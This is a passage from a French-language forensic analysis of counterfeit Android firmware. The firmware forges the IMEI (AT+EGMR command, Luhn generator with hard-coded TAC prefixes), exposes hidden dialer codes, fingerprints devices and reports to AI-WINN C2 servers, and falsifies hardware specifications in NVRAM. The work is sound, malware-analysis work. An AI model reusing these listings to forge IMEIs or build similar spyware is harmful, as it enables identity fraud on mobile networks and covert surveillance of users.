12         strArr2, mResponseHandler.obtainMessage(7));  
13     }
```

Listing 2 – ImeiService.java: envoi des commandes AT au modem .

La commande `AT+EGMR=1,7` est une extension OEM MediaTek permettant d'écrire l'IMEI directement dans la mémoire non volatile du modem. Elle n'est normalement accessible qu'en environnement de production chez le fabricant.

La condition de déclenchement (`needWriteImei1()`) limite l'écriture automatique aux appareils dont l'IMEI est `null` ou vide (typiquement des appareils sortant de chaîne de fabrication sans IMEI programmé) :

```
1 public boolean needWriteImei1(int i) {  
2     String deviceId = PhoneFactory.getPhone(i).getDeviceId();  
3     return deviceId == null || "".equals(deviceId);  
4 }
```

Listing 3 – ImeiService.java: déclenchement conditionnel.




FIGURE 13 – Interface de WriteIMEI déclenchant l'écriture de l'IMEI via AT+EGMR directement dans la mémoire non volatile du modem.

5.1.3 Génération d'IMEI avec préfixes TAC codés en dur

Le fichier `strings.xml` révèle deux préfixes TAC (*Type Allocation Code*, les 8 premiers chiffres d'un IMEI) codés en dur :

```
1 <string name="fix_imei1">35391902</string>
2 <string name="fix_imei2">35945478</string>
```

Listing 4 – strings.xml: préfixes TAC codés en dur.

La fonction `Util.Imei()` prend ce préfixe, lui ajoute 6 chiffres aléatoires, puis calcule le chiffre de contrôle par l'algorithme de Luhn :

```
1 public static String Imei(String str) {
2     // préfixe (8 digits) + 6 chiffres aleatoires -> 14 digits
3     String str2 = str + (new Random().nextInt(900000) + 100000);
4     char[] charArray = str.toCharArray();
5     int i = 0, i2 = 0;
6     for (int i3 = 0; i3 < charArray.length; i3++) {
7         int parseInt = Integer.parseInt(charArray[i3] + "");
8         if (i3 % 2 == 0) { i += parseInt; }
9         else {
10             int i4 = parseInt * 2;
11             i2 = i2 + (i4 / 10) + (i4 % 10);
12         }
13     }
14     int i5 = (i + i2) % 10;
15     return str2 + (i5 != 0 ? 10 - i5 : 0); // + chiffre Luhn
16 }
```

Listing 5 – Génération d'un IMEI valide par algorithme de Luhn.

Chaque préfixe TAC permet de générer jusqu'à **900.000 IMEI distincts** passant toutes les validations logicielles (format 15 chiffres + checksum Luhn).

5.1.4 Double mode d'activation

Mode automatique au boot. Le receiver `ImeiReceiver` (notez la faute de frappe dans le nom de classe, indicatrice d'un développement artisanal) se déclenche sur `BOOT_COMPLETED` et consulte la propriété système `ro.lys.autoimei` :

```
1 public void onReceive(Context context, Intent intent) {
2     if ("0".equals(SystemProperties.get("ro.lys.autoimei", "0")))
3     {
4         return; // desactive si propriete == "0"
5     }
6     context.startService(new Intent(context, ImeiService.class));
7 }
```

Listing 6 – `ImeiReceiver.java`: activation conditionnelle au boot.

La propriété `ro.lys.autoimei` est une propriété `ro.*` (read-only, définie à la compilation) : sa valeur est figée dans le `build.prop` du firmware. Elle peut donc être positionnée à 1 par défaut sur l'ensemble du parc de fabrication.

Mode manuel via code secret. Le receiver `WriteImeiReceiver` intercepte la composition du code `*#73179898#` dans le composeur téléphonique et ouvre une interface permettant de réécrire manuellement les deux IMEI (voir figure 13) :

```
1 private final Uri mEmUri =
2     Uri.parse("android_secret_code://73179898");
3
4 public void onReceive(Context context, Intent intent) {
5     if (intent.getAction().equals(
6         "android.provider.Telephony.SECRET_CODE")
7         && intent.getData().equals(mEmUri)) {
8         Intent intent2 = new Intent(context, WriteImei.class);
9         intent2.setFlags(268435456); // FLAG_ACTIVITY_NEW_TASK
10        context.startActivity(intent2);
11    }
12 }
```

Listing 7 – WriteImeiReceiver.java: déclenchement par code secret.

5.1.5 Implications pour la chaîne d'approvisionnement

WriteIMEI : outil de provisionnement malveillant

WriteIMEI est un composant opérant au niveau de la chaîne de fabrication. Son rôle est limité à la falsification de l'identité radio. Le mécanisme d'injection multi-application observé dans le trafic réseau est analysé en section 6.5.

Les implications de ce composant sont néanmoins critiques :

1. **Provisionnement industriel** : les appareils sont fabriqués sans IMEI (mémoire modem vierge), puis identifiés automatiquement au premier démarrage avec un IMEI généré depuis deux TAC trafiqués. Cela permet de contourner l'enregistrement légal des appareils.
2. **Double code d'accès et architecture centralisée** : WriteIMEI enregistre son propre code natif `*#73179898#` directement dans son manifest (receiver `WriteImeiReceiver`). Cependant, une vérification manuelle révèle que ce code **ne déclenche pas** l'interface sur le dispositif réel. C'est la propriété `ro.lys.changeimei = ####0606###` qui définit le code opérationnel utilisé en production (73179898 étant vraisemblablement un artefact de développement). Ce code 0606, comme l'ensemble des codes

du namespace `ro.lys.*`, n'est **pas géré par WriteIMEI** mais par le **MtkDialer modifié**. Le dialer téléphonique intercepte les séquences saisies et les compare aux valeurs lues depuis les propriétés système (voir ci-dessous). Cette architecture permet de réécrire l'IMEI à tout moment, y compris avant restitution d'un appareil dans le cadre d'une investigation forensique.

3. **Usurpation d'identité réseau** : avec un TAC correspondant à un fabricant légitime, l'appareil se présente aux opérateurs mobiles comme un modèle reconnu, contournant d'éventuels filtrages ou blocages de terminaux non conformes.
4. **Coordination avec le reste du firmware** : la propriété `ro.lys.autoimei`, le namespace `com.lys.*`, et les propriétés `persist.sys.fake*` vues précédemment partagent le même préfixe `lys`, trahissant une architecture cohérente issue d'un seul et même écosystème de firmware frauduleux.

MtkDialer modifié : orchestrateur central des codes secrets

L'analyse du bytecode de `MtkDialer.apk` (`com.android.dialer`) révèle que la classe `SpecialCharSequenceMgr` a été modifiée pour lire l'intégralité des propriétés `ro.lys.*` au démarrage et enregistrer dynamiquement les codes correspondants. Le dialer devient ainsi la **porte d'entrée unique** vers tous les outils de fraude du firmware :

Propriété système	Code secret	Application lancée
<code>ro.lys.changeimei</code>	<code>###0606###</code>	WriteIMEI (réécriture IMEI)
<code>ro.lys.changeall</code>	<code>###1680###</code>	ArtificialSwitch (console complète)
<code>ro.lys.changedmodel</code>	<code>###606###</code>	ArtificialSwitch (modèle uniquement)
<code>ro.lys.hardware</code>	<code>###000###</code>	Informations matérielles (diagnostic)
<code>ro.lys.changefactory</code>	<code>#866#</code>	Mode usine
<code>ro.lys.agingtest</code>	<code>#116#</code>	Test de vieillissement
<code>ro.lys.showerror</code>	<code>###9999###</code>	Affichage d'erreurs système
<code>ro.lys.resetall</code>	<code>###000000###</code>	Réinitialisation complète

WriteIMEI dispose également de son propre code natif `*#73179898#`, enregistré dans son manifest, mais inopérant sur le dispositif final (artefact de développement). Le code 0606 dispatché par le Dialer constitue le code de production effectif. L'ensemble de ces codes est invisible pour l'utilisateur et ne figure dans aucune documentation officielle ; seul un analyste ayant extrait et examiné le bytecode du Dialer peut en établir la liste complète.

5.2 FaceRegister (com.aiwinn.faceregister) : Exfiltration biométrique et fingerprinting matériel

FaceRegister est l'application d'enregistrement facial développée par AI-WINN / Xinsuan Yiti. Son manifest révèle immédiatement son niveau de privilèges :

```
1 <manifest
2     android:sharedUserId="android.uid.system"
3     android:versionCode="1"
4     android:versionName="V1.0.9"
5     package="com.aiwinn.faceregister" ...>
6 <uses-permission android:name="android.permission.INTERNET"/>
7 <uses-permission android:name="android.permission.CAMERA"/>
8 <application android:usesCleartextTraffic="true" ...>
9     <meta-data android:name="ADV_CHANNEL"
10         android:value="CH_AI105_SETTING_FX_ZXJH_XINSHENG001_NUMBER"
11         />
12     <meta-data android:name="FACELOCK_SDK_VERSION"
13         android:value="V1.2.6_M_SA"/>
14 </application>
</manifest>
```

Listing 8 – Manifest FaceRegister: privilèges système

Le `sharedUserId="android.uid.system"` confère à l'application l'ensemble des privilèges du processus système Android sans que l'utilisateur ne soit sollicité. L'application est compilée pour Android 14 (SDK 34) mais intégrée dans une ROM Android 12 comme cela a été montré plus haut.

5.2.1 Protocole de chiffrement RSA+AES identifié dans le code source

L'analyse statique de la classe `com.aiwinn.crypt.LicenseOnline` révèle l'implémentation d'un protocole hybride RSA+AES pour toutes les communications avec le C2. Ce protocole sera confirmé expérimentalement par instrumentation dynamique en section 8 :

```
1 // 1. Recuperer la cle publique RSA et un identifiant de session
2 String rsa_public = JSONObject.getString("rsa_public");
3 String session    = JSONObject.getString("session");
4
5 // 2. Generer une cle AES aleatoire et la chiffrer avec RSA
6 String gen_key = AES.gen_key(); // UUID-based, 16 chars
7 String encrypt = RSA.encrypt(
8     ("{" + "aes" + ":" + gen_key + "}").getBytes(), rsa_public);
9
```

```

10 // 3. Deposer la cle AES chiffree (ai.accredit.member.aes)
11 //   Recuperer la vraie cle de session AES
12 String aes_key = new JSONObject(new String(
13     AES.decrypt(
14         new JSONObject(httpPost(getUrl(HTTP_METHOD_AES_KEY_UPLOAD
15             ,
16             encrypt, session), "params="+URLEncoder.encode(
17                 encrypt,"GBK"))
18             ).getString("result"), gen_key))).getString("aes");
19
20 // 4. Chiffrer le payload avec la cle AES de session
21 String payload = AES.encrypt(data.getBytes(), aes_key);
22 httpPost(getUrl(HTTP_METHOD_GET_STATUS, payload, session),
23     "params=" + URLEncoder.encode(payload, "GBK"));

```

Listing 9 – LicenseOnline.getStatus(): protocole RSA+AES

Les méthodes d'API utilisées (`ai.accredit.member.rsa`, `ai.accredit.member.aes` ainsi que `ai.accredit.device.status` et `ai.accredit.device.apply`) correspondent au trafic déchiffré capturé en section 8. Cela confirme que `FaceRegister` est bien la source des communications vers `pro.ai-winn[.]com` observées dans les captures réseau.

5.2.2 Fingerprinting matériel massif

La classe `DeviceInfoBean` assemble un profil complet de l'appareil :

```

1 JSONObject2.put("imsi",      appInfo.getImsi());
2 JSONObject2.put("imei",      appInfo.getImei());
3 JSONObject2.put("androidid", appInfo.getAndroidid());
4 JSONObject2.put("mac",        appInfo.getMac());
5 JSONObject2.put("gaid",        appInfo.getGaid()); // Google Adv. ID
6 JSONObject2.put("bluetooth", appInfo.getBluetooth());
7 JSONObject2.put("chipid",      appInfo.getChipid()); // ID puce
8                               SoC
9 JSONObject2.put("chipname", appInfo.getChipname());
10 JSONObject2.put("emmcid",      appInfo.getEmmcid()); // ID flash
11                               eMMC
12 JSONObject2.put("operator", appInfo.getOperator());
13 JSONObject2.put("isRoot",      appInfo.getIsRoot());
14 JSONObject2.put("model",        appInfo.getModel());
15 JSONObject2.put("osVersion", appInfo.getOsVersion());
16 // + 20 autres champs : udid, deviceId, lang, rom, apppkg, ...

```

Listing 10 – DeviceInfoBean: empreinte matérielle et réseau

Ce fingerprint de 35 champs inclut des identifiants **immuables au niveau matériel** (`chipid`, `emmcid`) qui ne peuvent pas être réinitialisés par une réinitialisation d'usine. Ces données sont envoyées au serveur lors de chaque vérification de licence, permettant une identification permanente de l'appareil indépendamment du compte utilisateur.

5.2.3 Accès NVRAM via Binder

La classe `NvRAMAgent` expose une interface Binder (communication inter-processus) pour lire et écrire dans la NVRAM MediaTek (la mémoire non-volatile qui stocke notamment les IMEI, données de calibration RF et identifiants de fabrication) :

```
1 interface NvRAMAgent extends IInterface {
2     byte[] readFile(int fileId) throws RemoteException;
3     int writeFile(int fileId, byte[]) throws RemoteException;
4     // Transactions Binder TRANSACTION_READFILE=1,
4         TRANSACTION_WRITEFILE=2
5 }
```

Listing 11 – NvRAMAgent: accès binder à la NVRAM

Combiné au `sharedUserId="android.uid.system"`, cet accès permet à l'application de lire (et potentiellement modifier) les données NVRAM de bas niveau, dont les IMEI originaux, sans passer par les API Android standard.

5.2.4 Reconnaissance faciale biométrique

La bibliothèque native `libAiCore.so` est chargée via `NativeClass` et implémente une suite complète de reconnaissance faciale : détection, extraction de caractéristiques (*feature extraction*), évaluation de vivacité (*liveness detection*), et comparaison. Le SDK de reconnaissance faciale est identifié en version `V1.2.6_M_SA`.

Avec les privilèges système et la permission `CAMERA`, l'application peut accéder à la caméra en arrière-plan sans notification visible, et potentiellement transmettre des données biométriques au serveur de commande et de contrôle (non observé dans le temps alloué à cette étude).

5.2.5 Mécanisme de kill-switch et vérification périodique

La méthode `gotoApplyDisableState()` envoie le fingerprint complet (`DeviceInfoBean`) au serveur de licences :

```
1 DeviceInfoBean deviceInfoBean =
2     new DeviceInfoBean(appInfoBean, appInfoBean.getUdid());
```

```

3 String status = LicenseOnline.getStatus(deviceInfoBean.
    toJsonString());
4 // Reponse serveur :
5 DISABLE_STATE = JSONObject.getInt("status");
6 NEXT_CHECK_DISABLE_STATE_TIME_MIN = JSONObject.getInt("
    interval_time");
7 URGENT_CHECK_DISABLE_STATE_TIMES = JSONObject.getInt("
    disable_interval_count");

```

Listing 12 – gotoApplyDisableState(): kill-switch piloté par le serveur

Le serveur renvoie un **status** (actif/désactivé), un délai avant le prochain contrôle (**interval_time**) et un compte de vérifications urgentes (**disable_interval_count**). Ce mécanisme semble constituer un **kill-switch à distance** : le serveur peut désactiver l'appareil à tout moment et moduler la fréquence de surveillance.

FaceRegister : SDK espion à privilèges système

FaceRegister (`com.aiwinn.faceregister`) est un composant AI-WINN opérant avec les privilèges système complets. Il implémente :

- l'exfiltration d'un fingerprint de 35 champs incluant des identifiants matériels immuables (chipid, emmcid, IMEI, IMSI, MAC) ;
- la reconnaissance faciale biométrique via caméra ;
- l'accès direct à la NVRAM MediaTek ;
- un kill-switch piloté par le serveur `pro.ai-winn[.]com` ;
- le protocole de chiffrement hybride RSA+AES, dont la confirmation expérimentale par hooking Frida est présentée en section 8.

5.3 MtkSystemUIA1 (`com.android.systemui`) : SDK espion embarqué dans SystemUI

MtkSystemUIA1 est le SystemUI modifié du firmware : la barre de statut, le panneau de notifications, l'écran de verrouillage. Il fonctionne avec `android.uid.systemui`, reste actif en permanence dès le démarrage, et dispose d'un accès natif à l'appareil photo via `CameraAvailabilityListener`.

L'analyse du code révèle que le **SDK AI-WINN complet est intégré directement dans ce processus** : les packages `com.aiwinn.packagedeepsdk`, `com.aiwinn.crypt`, `com.aiwinn.deblocks`, `com.aiwinn.adv`, `com.aiwinn.rgbLive` et `com.aiwinn.init` sont tous présents.

5.3.1 Déverrouillage facial intégré à SystemUI

La classe FaceLockUtils gère la caméra et la reconnaissance faciale depuis le processus SystemUI, c'est-à-dire au moment même du déverrouillage de l'écran :

```
1 public class FaceLockUtils {
2     private com.aiwinn.packagedeepsdk.deblock.c
        mCameraHandlerThread;
3
4     public void openCameraN(boolean isLockScreenView) {
5         this.mFillLight.h(); // allumer
        lumiere de remplissage
6         this.mCameraHandlerThread.k(); // demarrer
        capture camera
7     }
8
9     public void setOnDelockListener(DelockListener l) {
10        this.mCameraHandlerThread.a(l); // callback
        sur succes/echec
11    }
12
13    public void succUnlock() {
14        this.mCameraHandlerThread.n(); // signaler
        deverrouillage reussi
15    }
16 }
```

Listing 13 – FaceLockUtils dans SystemUI: contrôle de la caméra au déverrouillage

Le SDK tourne donc dans le même processus qui dessine l'écran de verrouillage : les images capturées par la caméra lors de chaque tentative de déverrouillage sont accessibles directement au code AI-WINN, sans sortir du processus SystemUI.

5.3.2 Infrastructure C2 multi-domaines

La classe aa.java (NetAddressConstants) codée en dur dans MtkSystemUIA1 révèle l'ensemble de l'infrastructure de commande et de contrôle :

```
1 // Serveur principal et alternatives (failover sur 7 domaines)
2 String[] aa = {
3     "http://pro.ai-winn.com/router",
4     "http://pro.aiwinwin.com/router",
5     "http://pro.ah-win.com/router",
6     "http://pro.ahytwin.com/router",
```

```
7      "http://pro.ai2winn.com/router",
8      "http://pro.aiaiwinn.com/router",
9      "http://pro.ahyt-winn.com/router"
10 };
11 // Serveurs de decouverte dynamique d'adresses
12 String[] cc = {
13     "http://purl.ai-winn.com/router",
14     "http://purl.aiwinwin.com/router",
15     "http://purl.ah-win.com/router"
16 };
17 // Serveurs de licences
18 String ee = "http://license.aiwinn.com:9098/sdklicenseservice/
19             router";
20 // IP de developpement (fallback interne)
21 String bb = "http://192.168.1.109:8201/router";
```

Listing 14 – aa.java: serveurs C2 AI-WINN codés en dur dans SystemUI

L'infrastructure comprend : 7 domaines de production avec failover automatique, 3 serveurs de découverte dynamique (permettant a priori de mettre à jour les URLs C2 sans mise à jour applicative), 1 serveur de licences dédié et 1 IP de développement.

MtkSystemUIA1 : le vecteur d'infection central

MtkSystemUIA1 est le composant le plus dangereux de la chaîne : il intègre le SDK AI-WINN (fingerprinting, biométrie, RSA+AES) dans le processus système le plus persistant d'Android. Son accès permanent à la caméra au moment du déverrouillage, combiné à 10 endpoints C2 pour la plupart redondants, en fait un espion de niveau système qui survit à toute réinitialisation d'usine ou réinstallation d'application.

5.4 ArtificialSwitch (com.example.artificialswitch) : Console de falsification

ArtificialSwitch est le panneau de configuration central du système de fraude. Il présente une interface permettant aux opérateurs de la chaîne de distribution de configurer l'ensemble des faux paramètres matériels avant la vente de chaque appareil. Plusieurs caractéristiques le distinguent immédiatement :

- **Package com.example.*** : ce préfixe est réservé aux exemples didactiques du SDK Android et n'apparaît jamais dans un firmware de production légitime. Sa présence signale un code développé rapidement, sans souci de dissimulation vis-à-vis d'un analyste averti.

- **android.uid.system** : l'application dispose des mêmes privilèges que le système, avec accès complet à NVRAM (HIDL), `SystemProperties`, `Settings.Global` et `Settings.Secure`.
- **Service ChangeBootAutoService** exécuté dans le processus `com.android.phone` : vecteur d'injection de code dans le processus téléphonique pour déclencher un redémarrage avec animation de boot sélectionnée.

5.4.1 Base de données de falsification en NVRAM

L'analyse de `ArtSingleActivity.java` révèle que le bloc NVRAM `PRODUCT_MODEL` (300 octets) est utilisé comme base de données structurée stockant l'intégralité des douze paramètres falsifiés :

```
1 // Offsets dans le bloc NVRAM PRODUCT_MODEL (300 octets)
2 // ROM type           : octets 1-10   -> persist.sys.fakeromtype
3 // RAM type           : octets 11-20  -> persist.sys.fakeramtype
4 // Reseau (SIM)       : octets 21-30  -> persist.sys.fakenetwork
5 // Camera avant       : octets 31-40  -> persist.sys.
   fakerfrontcamera
6 // Camera arriere    : octets 41-50  -> persist.sys.
   fakerbackcamera
7 // Version Android   : octets 51-60  -> persist.sys.
   fakeandroidversion
8 // Resolution        : octets 71-90  -> persist.sys.
   fakerresolution
9 // Coeurs CPU        : octets 91-100  -> persist.sys.fakecpucore
10 // Modele (nom)      : octets 101-140 -> persist.sys.fakemodel
11 // Batterie          : octets 141-160 -> persist.sys.fakebattery
12 // CPU (chaine)      : octets 181-200 -> persist.sys.fakemtkcpu
13 // Taille ecran      : octets 201-210 -> persist.sys.screenize
14 // Boot animation    : Boot_Logo_Flag (5 octets, octet[0] =
   variante)
```

Listing 15 – `ArtSingleActivity.java`: structure de la base NVRAM `PRODUCT_MODEL`

Chaque modification de paramètre écrit simultanément dans les trois couches de persistance : `SystemProperties` (volatile), NVRAM HIDL (permanente, survit à un effacement), et le nœud sysfs `/sys/power/change_prop` (signal au module noyau MediaTek pour appliquer les propriétés ; voir ci-dessous).

```
1 // 1. SystemProperty volatile
2 SystemProperties.set("persist.sys.fakemodel", str);
3 // 2. NVRAM via HIDL (permanente, survit a tout redemarrage)
```

```
4 INvram service = INvram.getService();
5 service.writeFileByNamevec("/mnt/vendor/nvdata/APCFG/APRDCL/
  PRODUCT_MODEL",
6                               300, dataArray);
7 // 3. Bluetooth, WiFi AP SSID, WiFi P2P, nom d'appareil
8 BluetoothAdapter.getDefaultAdapter().setName(str);
9 mWifiConfig.SSID = str;
10 mWifiManager.setWifiApConfiguration(mWifiConfig);
11 Settings.Global.putString(resolver, "device_name", str);
12 // 4. Signal noyau (dans ArtSingleActivity)
13 writeFileData("/sys/power/change_prop", "1");
```

Listing 16 – ProductModelChange.java: triple persistance synchronisée

L'écriture de "1" dans le nœud sysfs propriétaire MediaTek `/sys/power/change_prop`, effectuée systématiquement après chaque mise à jour NVRAM, constitue un signal de propagation immédiate : elle notifie le driver kernel de relire les valeurs fraîchement gravées en NVRAM et de les appliquer aux propriétés système en cours d'exécution (`/proc/cpuinfo`, `Build.*`), rendant la falsification effective sans redémarrage.





FIGURE 14 – Écran « PRODUCT MODEL » d'ArtificialSwitch : saisie du nom de modèle « S24 Ultra ». L'avertissement en rouge exige l'activation du Bluetooth, WiFi et hotspot pour que la propagation soit complète. Cela confirme une interface destinée à un opérateur humain, agissant manuellement avant la mise en vente de l'appareil.



(a) Onglet ROM/RAM : stockage sélectionné à 256 Go (réel : 51 Go), RAM à 8 Go (réel : 3,9 Go), réseau SIM en 4G.

(b) Onglet CPU/Android : version Android 14.0 (réel : 12), 12 cœurs (réel : 8), CPU affiché « Qualcomm SM8550 » (réel : MTK6762).

FIGURE 15 – ArtificialSwitch (« Switch menu ») en action : interface opérateur permettant de configurer l'intégralité des douze paramètres falsifiés avant la vente. Les valeurs sélectionnées correspondent exactement au profil « Samsung Galaxy S24 Ultra » identifié dans `tab:lys_fake`. Chaque modification déclenche une triple écriture (SystemProperties, NVRAM HIDL, sysfs /sys/power/change_prop).

5.4.2 Sélecteur d'animation de démarrage (boot animation)

Le service `ChangeBootAutoService` tourne dans le processus `com.android.phone` et déclenche le redémarrage avec une animation Samsung :

```
1 public void onCreate() {
2     initBuffer();
3     this.buffer2[0] = 2;           // variante "Samsung" de l'
        animation
